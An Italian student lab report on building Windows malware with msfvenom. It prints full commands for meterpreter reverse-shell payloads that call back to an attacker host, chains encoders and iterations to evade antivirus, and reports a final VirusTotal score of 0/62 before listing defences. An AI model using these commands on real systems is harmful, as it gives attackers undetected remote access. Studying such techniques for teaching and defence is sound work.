

# MALWARE, COSA SONO?

Prima di poter parlare di msfvenom o di malware in sé bisogna prima precisare di cosa si sta parlando, cosa sono questi Malware, e quali tipologie esistono.

*Un **Malware (Malicious Software)** è un qualunque applicativo che contiene all'interno istruzioni volutamente dannose. La differenza sostanziale con un normale software è lo **scopo**. Essi si possono dividere in varie categorie e possono presentare peculiarità differenti:*

- **Virus**, si auto replicano e hanno lo scopo di diffondersi da un computer ad un altro, in tutta la rete per quanto possibile, su tutti i nodi. Esso ha però bisogno di un input da parte dell'utente.
- **Worm**, simile al virus per funzionamento, essi si possono appiccicare ad un file e poi diffondersi ad esempio, anche se non si è collegati alla medesima rete. A differenza dei virus non hanno bisogno di un input utente.
- **Adware**, estremamente fastidiosi, come spam massivi di pubblicità il cui scopo è quello di bombardare gli utenti rovinando l'esperienza d'uso, o a mostrare annunci mirati.
- **Spyware** (info stealer), mirati a raccogliere informazioni sull'utente e le invia ad un terzo. È molto invasivo perché ruba le info, ma molto soft perché non fa rumore.
- **Trojan Horse**, appare come un software legittimo, ma non lo è, e una volta scaricato all'interno del dispositivo fornisce una backdoor che fornisce accesso all'attaccante.
- **Dialer**, reindirizza verso un numero a pagamento con lo scopo di causare perdite finanziarie.
- **Keylogger**, è un tipo di spyware che fornisce informazioni su tutti gli input digitati dalla vittima. Per eluderlo si potrebbe usare una tastiera virtuale.
- **Backdoor**, sono accessi illeciti che consentono l'accesso ad un sistema informatico che sfrutta una porta o servizio in ascolto che consente all'attaccante di collegarsi al dispositivo.
- **Rootkit**, strumenti che ci permettono di ottenere accesso privilegiato e mantenere l'accesso da tali senza essere rilevati. Possono modificare l'OS e può eliminare gli admin reali e molto altro.
- **Bootkit**, variante del rootkit. Boot (serie di attività) si avvia automaticamente all'avvio del PC. Esso per essere in grado di avviarsi automaticamente è prima un Rootkit. Per avere la massima efficacia esso si insidia nel BIOS.
- **Botnet**, rete di computer infetti, usati in attacchi Ddos. Esso rimane dormiente fino a che il bot master non decide di effettuare l'attacco.
- **Ransomware**, Cripta tutto il disco con algoritmi di criptazione complessi. Essi vengono utilizzati con lo scopo di chiedere un riscatto, e sono i più dannosi dal punto di vista finanziario. Molto molto pericoloso, una volta preso non vi sono molte soluzioni. Uno dei più famosi Ransomware è Wannacry, il quale però aveva una peculiarità, ovvero quella di diffondersi mediante la medesima metodologia dei worms.

# Creazione di Malware con Msfvenom

## Analisi

L'esercizio odierno prevede la creazione di un **Malware** mediante l'ausilio di msfvenom.

Durante la lezione è stato analizzato un possibile esempio di malware creato grazie ad msfvenom:

```
msfvenom -p windows/meterpreter/reverse_tcp  
LHOST=192.168.1.23 LPORT=5959 -a x86 --platform  
windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -  
a x86 --platform windows -e x86/countdown -i 200 -f raw |  
msfvenom -a x86 --platform windows -e  
x86/shikata_ga_nai -i 138 -o polimorficomm.exe
```

Esso è stato analizzato accuratamente, facendo evincere alcuni dettagli.

A primo sguardo si può notare che esso si compone di 3 parti. Nella prima parte avremo:

- **Msfvenom**: il comando per generare il payload
- **-p windows/.../tcp** che serve a specificare il payload, il quale in questo caso sarà un payload meterpreter volto a stabilire una reverse connection (reverse tcp)
- **LHOST & LPORT** che servono a specificare IP e porta dell'attaccante
- **-a x86** volto a specificare l'architettura
- **--platform** si specifica la piattaforma target, windows in questo caso
- **-e x86/shikata\_ga\_nai** viene specificata la tipologia di encoder che si vuole utilizzare
- **-i** per indicare il numero iterazioni di codifica
- **-f** utilizzato per specificare il formato di output

Successivamente, mediante l'ausilio di una pipe, la quale serve ad utilizzare l'output della prima parte come input per la seconda, si può analizzare la seconda parte del comando, nella quale si evincono due differenze:

1. È stato sostituito l'encoder iniziale con l'encoder **countdown**
2. Il numero di iterazioni

Infine nell'ultima parte si può notare il ritorno all'encoder iniziale, **shikata\_ga\_nai**, un numero di iterazioni pari a 138, e infine si specifica il nome del file **-o <nome file>**

## COS'È MSFVENOM?

**MSFvenom** è uno strumento incluso nel framework di sicurezza **Metasploit** utilizzato per creare payload personalizzati, come malware (come verrà spiegato nella relazione) o exploit, e combinarli con diversi formati di file.

Esso può svolgere varie funzioni tra cui:

**Creazione di payload personalizzati** per vari sistemi operativi

È in grado di integrare **Encoder** (*algoritmo che trasforma il payload in una forma differente in modo da eludere i sistemi di sicurezza*) per poter rendere i payload più difficili da rilevare

**Compatibilità con più piattaforme**

Può produrre i file in **diversi formati** (exe, elf, raw etc.)

Un altro uso per il quale si rivela essere molto forte è la creazione di backdoor

L'obiettivo del comando è quello di creare un payload **polimorfico**, il quale, mediante più livelli di codifica con più encoders ed iterazioni, muterà più volte aumentando le possibilità di eludere antivirus e sistemi di sicurezza che si basano su firme statiche.


Il payload generato mediante l'ausilio del comando msfvenom, è stato poi testato grazie ad un sito web, **VirusTotal**, un servizio online che consente l'analisi di URL e file al fine di identificare possibili malware o altri tipi di minacce tramite la combinazione di oltre 70 motori antivirus.

Un payload **polimorfico** è una tipologia di payloads che **cambia, muta continuamente** la propria struttura ogni volta che esso viene generato oppure eseguito, mantenendo però la propria funzionalità.

La finalità del fare ciò è quella di renderlo difficilmente rilevabile dai sistemi di sicurezza.

## Svolgimento

Il primo approccio è stato quello di testare il comando fornito, ragion per cui una volta creato il file .exe ci si è recati sul sito per poter verificare quanto fosse elusivo. Il risultato non è stato eccellente:




*10 antivirus hanno rilevato il nostro file come malevolo.*

Al fine di poter far sì che risultasse più offuscato, sfuggente ai sistemi di sicurezza, sono quindi state apportate delle modifiche al codice originale. Alcune opzioni per poter far ciò sono:

- **Utilizzare più encoder differenti**
- **Aumentare** il numero di **iterazioni** in linea generale
- Comprimere o "impacchettare" il payload in un formato differente per mascherarne i contenuti (tecnica che prende il nome di **wrapping**)
- **Crittografare** il payload per nascondere il codice malevolo e decriptarlo solo al momento dell'esecuzione

In questo caso sono stati utilizzati due approcci differenti; il primo è stato quello di **aumentare il numero di iterazioni**, ottenendo un risultato molto positivo facendo sì che il malware fosse in grado di eludere tutti i sistemi di sicurezza con i quali ne è stata verificata la pericolosità.






Il secondo approccio invece è stato dettato dall'inserimento di un ulteriore encoder, **x86/fnstenv\_mov** il quale però non si è dimostrato molto efficace, finché anche in questo caso non è stato aumentato il numero di iterazioni.

```
(kali@kali)-[~]  
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/fnstenv_mov -i 200 | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o moreen.exe  
Attempting to read payload from STDIN ...
```

In fine, allo scopo di poter prendere maggiore confidenza nella creazione di malware mediante msfvenom, è stato poi generato un ulteriore file .exe, con architettura x64, il quale si è invece dimostrato molto efficace nel presentarsi elusivo secondo la verifica di Virus Total.



The image shows a VirusTotal analysis interface. On the left, a green circle with the number '0' and '/ 62' indicates a clean scan. The main area shows a green checkmark and the text 'No security vendors flagged this file as malicious'. Below this, the file hash '23c84934364f37652ba07da57615a76356dc9bbc891191678ac90501d23c8dd2' and filename 'test.exe' are listed. On the right, there are buttons for 'Reanalyze', 'Similar', and 'More'. Below the main interface, a terminal window shows the command used to generate the file: `msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x64 --platform windows -e x64/xor -i 300 -f raw | msfvenom -a x64 --platform windows -e x64/zutto_dekiru -i 300 -o test.exe`.

## Considerazioni

*Creare un Malware al giorno d'oggi non risulta poi un'impresa molto complessa. Basta un semplice comando per poter generare un file in grado di causare danni irreparabili.*

*A fronte di queste informazioni sulla creazione di codesti Malicious Software, è quindi opportuno fare anche delle considerazioni su come ci si possa salvaguardare da essi.*

*La sicurezza al 100% non è mai possibile, questo perché nuove vulnerabilità verranno scoperte grazie anche a metodologie di attacco più sofisticate, ma solo perché la protezione non è assoluta non vuol dire che la salvaguardia del nostro dispositivo e le informazioni che esso contiene debbano venire meno.*

## Possibili misure preventive

Per poter prevenire o comunque mitigare un attacco malware, è bene prestare attenzione ad alcuni accorgimenti. Alcuni esempi possono essere l'utilizzo di antimalware, antivirus e firewall sempre aggiornati.

Tenere d'occhio gli aggiornamenti (e verificarli in un ambiente demo nel momento in cui si parla di aziende), e lavorare con account "limitati" ovvero senza privilegi di admin, in modo da mitigare i rischi.

Molto importante eseguire backup regolari utilizzando cloud di un certo livello e con le dovute impostazioni, in modo da prevenire possibili catastrofi se nel peggiore dei casi dovesse verificarsi un attacco ransomware.

Nel momento in cui un malware possa trovarsi all'interno della nostra macchina (o rete nel peggiore dei casi) potrebbe essere ormai troppo tardi, a seconda della tipologia a cui esso appartiene, ma nel momento in cui invece sia possibile intervenire si potrebbe tentare un'isolazione del malware, una rimozione di esso tramite l'ausilio di tool specifici come Malwarebytes, oppure eseguire un ripristino del sistema.